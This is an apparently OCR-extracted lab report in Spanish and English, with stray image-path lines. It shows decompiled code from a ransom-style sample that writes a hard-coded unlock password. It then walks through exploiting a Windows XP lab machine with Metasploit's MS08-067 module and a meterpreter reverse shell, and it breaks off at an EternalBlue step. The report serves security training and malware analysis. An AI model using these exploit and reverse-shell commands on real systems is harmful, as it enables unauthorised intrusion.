Pay_KeyDown(object, KeyEventArg
Pay_Shown(object, EventArgs) : vo
StopProcess() : void
Program
Base Types
Main() : void
Stop
sshbot.Properties
Resources
Settings
mscorlib (4.0.0.0, .NETFramework, v4.0)
System (4.0.0.0, .NETFramework, v4.0)
CreatePath() : void
// sshbot, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null
// P4YME.Pay
using ...
private void CreatePath()
{
Create create = new Create();
string directoryName = Path.GetDirectoryName(Application.ExecutablePath);
string directoryName2 = Path.GetDirectoryName(Application.ExecutablePath);
string directoryName3 = Path.GetDirectoryName(Application.ExecutablePath);
directoryName += "\\restart.txt";
directoryName2 += "\\timer.txt";
directoryName3 += "\\password.txt";
if (!File.Exists(directoryName))
{
create.CreateRestart(directoryName);
}
if (!File.Exists(directoryName2))
{
create.CreateTimer(directoryName2);
}
if (!File.Exists(directoryName3))
{
create.CreatePass(directoryName3);
}
}



Windows Sandbox
ILSpy
File View Window Help
C#
C# 12.0 / VS 2022.8
Assemblies
CreatePass(string) : void
CreateRestart(string) : void
CreateTimer(string) : void
Pay
Base Types
Derived Types
button1 : Button
components : IContainer
countdown : Timer
label1 : Label
label2 : Label
label3 : Label
label4 : Label
label5 : Label
label6 : Label
label7 : Label
CreatePass(string) : void
// sshbot, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null
// P4YME.Create
using System.IO;
public void CreatePass(string path)
{
try
{
using StreamWriter streamWriter = new StreamWriter(path);
streamWriter.WriteLine("M4st3rCb!");
streamWriter.Close();
}
catch
{
}
}



2. Exploting


1. Explotación de Vulnerabilidades - Windows XP


Para explotar la máquina Windows XP, primero se verificó la conectividad y se obtuvo la dirección IP de la máquina objetivo:




Se configuró el exploit correspondiente:

```
use exploit/windows/smb/ms08_067_netapi
set RHOST 192.168.56.106
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 192.168.56.102
```


kali-linux-2025.1c-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4
kali@kali: ~
File Actions Edit View Help
payload ⇒ windows/meterpreter/reverse_tcp
msf6 > show options
Global Options:
Option Current Setting Description
ConsoleLogging false Log all console input and output
LogLevel 0 Verbosity of logs (default 0, max 3)
MeterpreterPrompt meterpreter The meterpreter prompt string
MinimumRank 0 The minimum rank of exploits that will run without explicit confirmation
Prompt msf6 The prompt string
PromptChar > The prompt character
PromptTimeFormat %Y-%m-%d %H:%M:%S Format for timestamp escapes in prompts
SessionLogging false Log all input and output for sessions
SessionTlvLogging false Log all incoming and outgoing TLV packets
TimestampOutput false Prefix all console output with a timestamp
msf6 > use exploit/multi/handler
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > show options
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:




Y al ejecutar el comando `exploit`, se logró entrar en el XP.




2. Explotación de Vulnerabilidades - Windows Server 2008

Para Windows Server 2008, se utilizó la vulnerabilidad EternalBlue (MS17-010).

Al ejecutar `ipconfig` en la máquina Windows 2008 se encontró la IP para ejecutar el exploit

